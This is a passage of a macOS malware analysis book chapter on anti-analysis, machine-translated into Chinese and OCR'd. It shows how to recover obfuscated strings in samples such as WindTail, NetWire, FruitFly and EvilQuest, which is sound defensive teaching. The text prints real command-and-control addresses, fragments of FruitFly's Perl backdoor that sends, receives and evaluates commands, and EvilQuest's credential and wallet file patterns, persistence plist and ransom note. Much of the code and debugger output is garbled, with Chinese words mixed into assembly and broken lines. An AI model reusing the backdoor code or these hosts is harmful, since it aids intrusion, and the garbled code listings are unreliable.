


第0x0B章：反分析

笔记:

这本书正在进行中。

我们鼓励您直接在这些页面上发表评论 ...建议编辑、更正和/或其他内容！

要发表评论，只需突出显示任何内容，然后单击 出现在屏幕上的图标
就在文档的边界上）。

在前面的章节中，我们说明了如何利用静态和动态分析方法来全面分析恶意软件，揭示其持久性机制、核心功能，甚至是其最隐秘的秘密。

当然，恶意软件作者对他们的作品被公之于众并不高兴。因此，他们往往试图通过添加反分析逻辑和/或保护方案来阻挠（或至少使之复杂化）任何分析工作。

在本章中，我们将讨论macOS恶意软件作者常用的反分析方法。为了成功地分析试图阻碍我们分析的恶意软件，必须首先识别（或发现）保护方案或反分析逻辑，然后静态或动态规避。

一般来说，恶意软件作者利用的反分析措施可分为两大类：旨在阻止静态分析的措施和试图阻止动态分析的方法。让我们看看这两个。

反（静态）分析方法

第一类反分析试图使静态分析工作复杂化。恶意软件作者可能会利用几种常见的方法。

- 基于字符串的混淆/加密
  在分析过程中，恶意软件分析师经常试图回答以下问题：；“恶意软件是如何持续存在的？”或者“命令和控制服务器的地址是什么？”。恶意软件包含与其持久性相关的明文字符串（例如文件路径）和/或其命令和控制服务器的URL，这使得分析变得非常容易。因此，恶意软件作者会混淆或加密这些“敏感”字符串。

- 代码混淆
  为了使代码的静态（和动态）分析复杂化，恶意软件作者可以应用各种模糊处理方法。对于非二进制恶意软件样本（即脚本），可以使用各种模糊工具。那么mach-O双星呢？可以使用各种可执行的打包程序来“保护”二进制代码。

让我们首先来看一些macOS恶意软件样本使用的反（静态）分析方法示例 ...然后讨论如何绕过它们。

> 笔记:
>
> 通常（我们将看到），通过动态分析克服反（静态）分析方法更容易。在某些情况下，反之亦然（动态，通过静态）。

在前几章中，我们已经看过几个基于字符串的模糊处理的例子，这些模糊处理旨在使静态分析复杂化。回想一下OSX。Windtail [1]包含各种嵌入式base64编码和AES加密字符串，包括其命令和控制服务器的地址:


```
r14 = [NSString stringWithFormat:@"%@", [self
yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYYAIfmUcgXHjNZe3ibndAJ
Ah1fA69AHwjVjD0L+Oy/rbhmw9RF/OLs="]];

rbx = [[NSMutableURLRequest alloc] init];
[rbx setURL:[NSURL URLWithString:r14]];

[[[NSString alloc] initWithData:[NSURLConnection sendSynchronousRequest:rbx
returningResponse:0x0 error:0x0] encoding:0x4] isEqualToString:@"1"]
```

解密命令与控制服务器（OSX.WindTail）

用于字符串（AES）解密的加密密钥在恶意软件中进行了硬编码:



（对称）嵌入式加密密钥（OSX.WindTail）的Hexdump

...也就是说，可以手动解码和解密命令和控制服务器的地址。

然而，这将涉及一些腿部工作，例如寻找（或编写脚本）AES解密程序。是的，当然是可行的，但简单地允许恶意软件为我们解密这个字符串要高效得多！怎样首先，我们找到恶意软件的解密（一种方法）

名为yoop:） ...以及调用此方法解密C&C服务器地址的代码:

```
0x0000000100001fe5    mov    r13, qword [objc_msgSend]
...

0x0000000100002034    mov    rsi, @selector(yoop:)
0x0000000100002039    利亚   rdx, @"F5Ur0CCFMOfWHjecxEqGLy...OLs="
0x0000000100002042    mov    赛尔夫
0x0000000100002045    打电话 r13                ;调用yoop：使用
                                                编码/加密的C&C服务器地址。

0x0000000100002048    mov    rcx, rax           ;方法返回解密字符串（rax）
```

C&C地址解密（OSX.WindTail）

现在，我们可以在地址0x100002048处设置一个调试器断点（调用yoop:后的指令）。由于yoop:方法返回纯文本字符串（在RAX寄存器中），一旦命中该断点，我们就可以转储（现在）解密和解码的字符串。这显示了恶意软件的命令和控制服务器flux2key。通用域名格式:

```
$ lldb Final_Presentation.app

（lldb）目标创建“Final_Presentation.app”
当前可执行文件设置为“最终演示”。应用程序（x86_64）。

（lldb）b
0x100002048（lldb）
运行

进程826已停止
*线程#5,停止原因=断点1.1

(lldb) po $rax
```

解密的C&C地址（OSX.WindTail）

这种方法可以应用于大多数字符串混淆或加密方法，因为它与所使用的算法无关。也就是说，恶意软件使用什么方法来保护字符串或数据通常无关紧要。如果能够找到deobfousation/decryption例程（通常通过静态分析），那么通常只需要一个调试器断点！

当然，这回避了一个问题：如何确定恶意软件混淆了敏感字符串/数据？如果是这样，如何在恶意软件中定位这些例程？

虽然没有万无一失的方法来回答前者，但通常很容易确定恶意样本是否隐藏了什么。例如，strings命令的输出通常会产生大量提取的字符串。然而，如果它的输出非常有限，或者包含大量无意义的字符串（尤其是有效长度的字符串），这很好地表明某种类型的字符串混淆正在发挥作用。前面提到的OSX。WindTail就是一个很好的例子。在各种“纯文本”（即可读）字符串中，我们发现许多明显模糊的字符串：


```
$ strings - WindTail/最终演示。app/Contents/MacOS/usrnode

/bin/sh
Song.dat
KEY_PATH
KEY_ATTR
/usr/bin/zip
/usr/bin/curl
BouCfWujdfbAUfCos/iIOg==
OaIcxXDp/Yb6Qqp+rf0k+w==
ie8DGq3HZ82UqV9N4cpuVw==
x3EOmwsZL5eRCwHS26to6Q==
S44up5PtPceC8NunbUJAsg==
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmHE6gRZGU7ZmXiW+/gzAouX
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYY...AHwjjP+L8S4OCAFtvzYwEr0iA=
F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98ZviUSLrtFPmGyV7vZdBX2PYY...khYs4PF/zxB4LaUzLGuA0H53cQ
```

模糊字符串（OSX.WindTail）

当然，这种方法并非万无一失。例如，如果模糊处理方法（例如加密算法）产生非ascii字符，则模糊处理的内容可能不会显示在字符串输出中。

然而，在反汇编程序中四处搜索可能会发现大量模糊数据，这些数据可能在二进制代码的其他地方被交叉引用。例如，OSX。NetWire。A [2]
在本节开头附近，包含一个加密数据块：__数据



（嵌入式）模糊数据（
OSX.NetWire.A）

对恶意软件（尤其是其主要功能）的持续分类揭示了对**0x00009502.** 的函数的多次调用。对该函数的每次调用都会传入一个地址，该地址属于加密数据块（在内存中大约从**0x0000E2. 0**开始）：

```
01  0x00007364  推          esi
02  0x00007365  推          0xe555      ;加密数据
03  0x0000736b  打电话      sub_9502
04
05  ...
06
07  0x00007380  推          0xe5d6      ;加密数据
08  0x00007385  推          eax
09  0x00007386  打电话      sub_9502
10
11  ...
12
13  0x000073fd  推          0xe6b6     ;加密数据
14  0x00007402  推          edi
15  0x00007403  打电话      sub_9502
```

...假设此函数负责解密加密数据块中的内容似乎是合理的。

如前所述，通常可以在引用加密数据的代码之后设置断点。然后简单地转储（现在）解密的数据。

就OSX而言。NetWire。a、 我们选择在最后一次调用解密函数后立即设置断点。一旦设置了断点（地址0x00007408）并点击，我们就可以打印出现在已解密的数据（通过x/s调试器命令）。

结果证明，这些内容是配置参数，包括恶意软件的命令和控制服务器（89.34.111.113）的地址，以及其安装路径（%home%/.defaults/Finder）：

```
$ lldb Finder.app

（lldb）流程启动 --在入口（lldb）b
0x00007408处停车
断点1: where = Finder`Finder[0x00007408], address = 0x00007408

(lldb) c
过程1130恢复
进程1130已停止（停止原因=断点1.1）

(lldb) x/100s 0x0000e2f0 --强制0x0000e2f8：
“89.34.111.113:443
0x0000e4f8:“密码”0x0000e52a:“主机
ID-%Rand%”0x0000e53b:“默认组
”0x0000e549:“NC”
0x0000e54c: "-"
0x0000e555: "%home%/.defaults/Finder"
0x0000e5d6: "com.mac.host"
0x0000e607: "{0Q44F73L-1XD5-6N1H-53K4-I28DQ30QB8Q1}"
...
```

正在转储（现在）已解密的配置参数（OSX.NetWire.A）

...恢复这样的配置参数，大大加快了我们的分析速度。我们已经证明，当遇到模糊或加密的数据时（

例如
奥斯。WindTail或OSX。NetWire），查找恶意软件的代码，这些代码会泄露所说的数据
至上的一旦找到这样的代码，就可以设置调试断点（如我们所示），从而暂停恶意软件，并恢复（现在）明文数据。

这当然回避了一个问题，如何在负责数据除臭（或解密）的恶意软件中找到代码？

通常，最好的方法是利用反汇编程序或反编译器，它可以识别引用加密数据的代码。此类引用通常表示负责解密的实际代码（即解密例程）或随后以解密状态引用数据的代码。

例如，在OSX的情况下。WindTail，我们注意到各种字符串似乎是base64编码和加密的。选择一个这样的字符串（“BouCfWujdfbAUfCos/iIOg==”），我们会在0x00000001000023a6处找到一个交叉引用：

```
01  0x000000010000239f          mov         rsi, @selector(yoop:)
02  0x00000001000023a6          利亚        rdx, @"BouCfWujdfbAUfCos/iIOg=="
03  0x00000001000023ad          mov         r15, qword [_objc_msgSend]
04  0x00000001000023b4          打电话      r15
```

字符串除臭？（OSX.WindTail）

从引用模糊字符串的反汇编中，我们可以确定恶意软件正在调用名为yoop的方法：...以字符串作为其参数。

枚举对yoop: selector（方法的“名称”）的交叉引用会揭示恶意软件中调用该方法的许多地方 ...每次对字符串进行解码和解密时，一个：

对@selector（yoop:）（OSX.WindTail）的交叉引用

笔记:

回想一下，objc_msgSend函数用于调用Objective-C方法。
...RSI寄存器将保存被调用方法的名称（即“yoop:”）。

仔细看看实际的yoop: method，就会发现它确实是一个解码和解密例程:

```
01 -(void *)yoop:(void *)string {
02
03   rax = [[[NSString alloc] initWithData:[[yu decode:string]
04          AESDecryptWithPassphrase:key] encoding:0x1]
05          stringByTrimmingCharactersInSet:[NSCharacterSet whitespaceCharacterSet]];
06
07   返回rax；
08 }
```

yoop:方法
(OSX.WindTail)

笔记:

另一种定位解密例程（可能负责解密嵌入字符串或数据）的方法是仔细阅读反汇编，查找:

- 调用系统加密例程（例如CCCrypt）
- 已知/标准加密常数（如AES s s盒）

根据您选择的反汇编程序，可以使用各种第三方插件来自动化这个“加密发现”过程。

OSX中还有另一个基于字符串的模糊处理示例（试图“保护”敏感字符串不受静态分析的影响）。果蝇[3]:

```
01 my（$h, @r）=拆分/ a / , M（'11b36-301-；；2-45bdql-lwslk-hgjfbdql-pmgh'vg hgjf'）；
02
03 ...
04
05 对于我的$B（split / a / , M（'1fg7kkb1nnhokb71jrmkb；rm`；kb1fplifeb1njgule'）
06     {push@e,map$.$B,split/a/,M（'dql-lwslk-bdql-pmgh`vg-'）；
07 }
```

模糊字符串（OSX.果蝇）

虽然我们可以手动解密这些字符串（因为'M'子例程只是通过XOR对字符串进行解码，静态密钥为0x3），但使用Perl的内置调试器更容易（读取：工作量更少）。这允许我们强制恶意软件解码字符串本身：

```
$ perl -d。浮式生产储油船

主播：（fpsaud:6）：我的$l；
DB<1> n

main::(fpsaud:39):      我的（$h, @r）=拆分/a/,主：：
（fpsaud:40）：          M(‘11b36-301-;;2-45bdql-lw…

DB<1> n

DB<1> p $h
22

DB<1> p @r
05.032.881.76 gro.otpoh.kdie gro.sndkcud.kdie
```

使用Perl的调试器对字符串进行除臭（OSX.FruitFly）

解码后的字符串显示OSX的端口（22）和地址。果蝇的命令和控制服务器（尽管后者仍然是反向的，可能是一个额外的尽管无关紧要的“模糊层”）：

- 05.032.881.76 → 67.188.230.50
- gro.otpoh.kdie → eidk.hopto.org
- gro.sndkcud.kdie → eidk.duckdns.org

这种基于断点的方法的“缺点”是，我们只会在恶意软件调用字符串解密函数（并且我们的调试器断点被击中）时解密字符串。因此，如果加密字符串（仅）在未执行的代码块中引用，我们将永远不会遇到其解密值。当然，在分析恶意样本时，我们希望解密其所有字符串！

恶意软件（显然）可以解密其所有字符串，所以我们只需要一种方法来“说服”恶意软件这么做！事实证明这并不难。事实上，如果我们创建一个动态库并将其注入恶意软件，该库就可以对任何/所有加密的字符串调用恶意软件的字符串解密例程！

让我们来看看这个过程，选择OSX。邪恶探索[4]是我们的目标。

首先，我们注意到OSX。EvilQuest包含许多模糊的字符串：

```
$ strings -任务主机：

%s
错误：%s
1PnYz01rdaiC0000013
1MNsh21anlz906WugB2zwfjn0000083
2Uy5DI3hMp7o0cq|T|14vHRz0000013
2Y6ndF3HGBhV3OZ5wT2ya9se0000053
3mkAT20Khcxt23iYti06y5Ay0000083
3mTqdG3tFoV51KYxgy38orxy0000083
2Glxas1XPf4|11RXKJ3qj71m0000023
3MERIn3bPzjJ1bPkcR1QNszj0000023
26b0Rr2rjBL52utuBM2otc2K0000083
0JVurl1WtxB53WxvoP18ouUM2Qo51c3v5dDi0000083
2WVZmB2oRkhr1Y7s1D2asm{v1Al5AT33Xn3X0000053
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033
...
```

模糊字符串（
OSX.EvilQuest）

...字符串，我们想完全去泡沫，以协助我们的分析工作！

静态分析OSX。EvilyQuest和寻找这些字符串的交叉引用很快就会发现恶意软件的除臭功能ei_str：

```
01  利亚    rdi, "0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBxN3vZ"...
02  打电话  ei_str
03  ...
04  利亚    rdi, "0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FW"...
05  打电话  ei_str
```

调用deobfousation函数ei_str
(OSX.EvilQuest)

ei_str函数相当长且复杂，因此我们选择了动态方法，而不是仅仅通过静态分析方法来解密字符串 ...但是我们没有在这个函数上设置断点，而是使用（更全面的）库注入路径。

我们的可注入库将执行两个简单的任务：

1. 一旦进入恶意软件的运行实例，解析DeobFousation函数的地址ei_str。

2. 对所有嵌入的加密字符串调用（现已解析）ei_str函数
   在恶意软件的二进制文件中（特别是在其 __cstring段）。

当我们将此逻辑放入动态库的构造函数中时，它将在加载（注入）库时，以及在恶意软件自身代码运行之前自动执行。

以下是来自可注入动态“DeobFousator”库的（注释良好）代码：

```
01  //库构造函数
02  // 1.  解析恶意软件'ei_str'函数03.   // 2. 地址。对所有
嵌入的加密字符串04. 性（（构造函数））static void decrypt（
）{ 05. 调用它
06      //定义并解决恶意软件的'ei_str'功能07   typedef char*
(*ei_str)(char* str);
08      ei_str ei_strFP = dlsym(RTLD_MAIN_ONLY, "ei_str");
09
10      //初始化指针
11      //“cstring”段从“ei_str”之后的“0xF98D”开始，长度为“0x29E9”
12      字符*开始=（字符*）ei_strFP + 0xF98D；
13      char* end = start + 0x29E9;
14      char* current = start;
15
16      //解密所有字符串
17      而（当前<结束）{ 18
19        //解密并打印出来
20        char* string = ei_strFP（当前）；
21        printf（“解密字符串（%#lx）：%s\n”，（无符号长）当前，字符串）；22
23        //跳到下一个字符串
24      电流+= strlen（电流）；25  }
26
27      //bye!
28      exit(0);
```

```
29 }
```

动态“DeobFousator”库（用于OSX.EvilQuest）

简而言之，库代码扫描恶意软件的整个 __cstring段，其中包含所有模糊的字符串。对于每个字符串，它调用恶意软件自己的ei_str函数对字符串进行除臭。

编译后，可以通过DYLD_INSERT_LIBRARIES环境变量（强制）将库加载到恶意软件中。一旦加载，库的代码将自动调用，并强制恶意软件对其所有字符串进行除臭：

```
DYLD_INSERT_LIBRARIES=/tmp/libEvilQuestDecryptor.dylib ~/Downloads/OSX.EvilQuest

解密字符串（0x10eb675ec）：andrewka6。蟒蛇在哪里。com解密字符串（
0x10eb67624）：ret.txt

解密字符串（0x10eb67864）：osascript-e“do shell script\”sudo%s\“具有管理员权限”

解密字符串（0x10eb67a95）：*id_rsa*/i解密字符串（
0x10eb67ab5）：*。pem/i解密字符串（0x10eb67ad5）
：*。ppk/i解密字符串（0x10eb67af5）：已知主机/i解
密字符串（0x10eb67b15）：*。ca bundle/i解密字符串
（0x10eb67b35）：*。crt/i解密字符串（0x10eb67b55
）：*。p7/我解密了字符串（0x10eb67b75）：*。！er/i
解密字符串（0x10eb67b95）：*。pfx/i解密字符串（
0x10eb67bb5）：*。p12/i解密字符串（0x10eb67bd5）
：*密钥*。pdf/i解密字符串（0x10eb67bf5）：*钱包*。
pdf/i解密字符串（0x10eb67c15）：*密钥*。png/i解密
字符串（0x10eb67c35）：*钱包*。png/i解密字符串（
0x10eb67c55）：*密钥*。jpg/i解密字符串（
0x10eb67c75）：*钱包*。jpg/i解密字符串（
0x10eb67c95）：*密钥*。jpeg/i解密字符串（
0x10eb67cb5）：*钱包*。jpeg/i

解密字符串（0x10eb67ce6）：HelloCruelWorld解密字符串（
0x10eb67d12）：[Memory Based Bundle]解密字符串（
0x10eb67d6b）：ei_run_memory_hrd

解密字符串（0x10eb681ad）：
```

```
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>

<key>ProgramArguments</key>
<array>
<string>sudo</string>
<string>%s</string>
<string>--silent</string>
</array>

<key>RunAtLoad</key>
<true/>

<key>KeepAlive</key>
<true/>

</dict>
</plist>
```

解密字符串（0x10eb6893f）：小飞贼解密字符串（
0x10eb6895f）：卡巴斯基解密字符串（0x10eb6897f）
：诺顿解密字符串（0x10eb68993）：Avast解密字符串
（0x10eb689a7）：DrWeb解密字符串（0x10eb689bb）
：麦卡菲解密字符串（0x10eb689db）：Bitdefender解
密字符串（0x10eb689fb）：斗牛士
解密字符串（0x10eb68a1b）：com。苹果奎斯特

解密字符串（0x10eb68b54）：您的重要文件已加密

您的许多文档、照片、视频、图像和其他文件已被加密，无法再访问。也许你正忙着寻找恢复文件的方法，但不要浪费时间。没有我们的解密服务，任何人都无法恢复您的文件。

...

解密字符串（0x10eb6997e）：读取我现在解密的字符
串（0x10eb6999e）：。焦油解密字符串（
0x10eb699b2）：。拉尔

```
解密字符串（0x10eb699c6）：。tgz解密字符串（
0x10eb699da）：。zip解密字符串（0x10eb699ee）
：.7z解密字符串（0x10eb69a02）：。dmg
```

除臭字符串（
OSX.EvilQuest）

解密后的输出显示的字符串似乎是:

- 可能用于命令和控制的服务器地址：andrewka6。蟒蛇在哪里。com，167.71.237.219
- 与密钥、证书和钱包相关的感兴趣文件的正则表达式：*id_rsa*/i, *key*。pdf/i，*钱包*。pdf等…
- 启动项持久性的属性列表文件。
- 安全产品：小飞贼、卡巴斯基等…
- （de）赎金指令和目标文件扩展名。

这些字符串提供了对恶意软件功能的有价值的洞察，并有助于进一步分析。

为了保护敏感内容，例如命令和控制服务器的地址，到目前为止，我们已经看到了Mac恶意软件作者如何利用字符串模糊或加密 ...它有一个精心放置的调试断点，通常很难颠覆。

为了进一步“保护”他们的创作不受静态和动态分析的影响，恶意软件作者还可能转向代码级混淆。对于恶意脚本，由于其“可读性”，通常很难进行分析，这种混淆非常常见。另一方面，模糊化的Mach-O二进制文件不太常见，不过我们将查看几个示例。

前面提到的OSX。果蝇是一种恶意perl脚本，它利用模糊处理使静态分析复杂化。具体来说，它被“最小化”，并用缩短的（通常是单字符）名称替换变量和子例程名称:

```
$ file OSX。果蝇
perl脚本文本可执行文件，ASCII文本

$ cat OSX。果蝇
```

```
#!/usr/bin/perl
严格使用；使用警告；使用IO::Socket；使用IPC::Open2；我的$l；sub G{die if！定义的
syswrite$l，$[0]}sub J{my（$U，$A）=（''，）；而（$[0]>length$U）{die if！sysread$l
，$A，$[0]-length$U；$U.=$A；}返回$U；}sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N；
$U=~s/\/\//g；$U}sub I{my$U=eval{my$C=`U[0]`；chomp$C；$C}$如果！定义
$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}
sub Z{pack'V/a*，$[0]}sub M{$[0]^（v3长度（$[0]）my（$h，@r）=拆分/a/，M（'11b36-
301-；2-45bdql-lwslk-hgjfbdql-pmgh`vg hgjf'）；push@r,splice@r,0,rand@r;my@e=();对
于我的$B（拆分/a/，M（'1fg7kkb1nnhokb71jrmkb；rm`；KB1PPLIFEB1NJGULE'））{push@e，地
图$_
```

混淆的Perl代码（OSX.FruitFly）

各种在线网站（如[5]）可以美化这种“最小化”代码，尽管变量和子例程名称仍然“毫无意义”。然而，虽然描述性变量和子例程名称确实简化了分析，但模糊的名称对我们的速度几乎没有影响，因为我们可以简单地检查代码。

下面是从现在美化的OSX中提取的几个这样的（带注释的）子例程。果蝇密码。虽然他们的名字仍然没有描述性（例如“g”、“J”等），但他们的目的现在相当容易确定：

```
01  #发送数据（到C&C服务器）
02  子G {
03    死吧！定义的syswrite$l,$\u0]
04  }
05
06  #recv数据（来自C&C服务器）
07  sub J {
08    我的（$U, $A）=（“，”）；
09    而（$[0]>长度$U）{
10      死掉
11      如果sysread$l,$A,$0]长度$U；
12      $U .= $A;
13    }
14    返回$U；
15  }
16
17  #评估命令
18  sub I {
19    my $U = eval { my $C = `$_[0]`; chomp $C; $C };
```

```
20    $U = ''如果！定义为$U；
21
22  }
23
24  #XOR字符串
25  子M {
26    $_[0] ^ ( v3 x length( $_[0] ) )
27  }
```

美化的Perl代码（ OSX.FruitFly）

恶意软件作者偶尔也会混淆他们的macOS二进制软件。混淆这种二进制代码最常见的方法是通过打包机。简而言之，打包机压缩并混淆二进制代码（防止对所述代码进行静态分析），同时在二进制文件的入口点插入一个小的解包存根。由于解包存根是在打包程序启动时自动执行的，所以原始代码会被还原（在内存中）然后执行 ...确保保留压缩二进制文件的原始功能。

> 笔记:
>
> 需要注意的是，打包机与有效载荷无关，因此（通常）可以打包任何二进制文件。
>
> 这意味着合法软件也可以打包 ...有时，软件开发人员也会试图阻止对其专有代码的分析。
>
> 因此，在没有进一步分析的情况下，假设任何压缩的二进制文件都是恶意的是天真的。

著名的UPX打包机[6]是macOS恶意软件作者最喜欢的打包机。幸运的是，解包UPX文件很简单。可以简单地使用-d命令行标志执行UPX:

```
$ upx -d ColdRoot.app/Contents/MacOS/com.apple.audio.driver

                       可执行文件最终包装商版权（C）1996 - 2013

  有LZMA支持，由Mounir IDRASSI编译(mounir@idrix.fr)

        文件大小            比率        格式          姓名
```

```
-------------------------------   ----------   -----------------   -----------------
3292828   <-  983040   29.85%    Mach/i386    com.apple.audio.driver

解包1个文件。
```

通过UPX（OSX.ColdRoot）解包

在上面的终端输出中，我们解包了OSX的一个UPX压缩变体。ColdRoot [7]。一旦打开包装（并解压缩），就可以开始静态和动态分析。

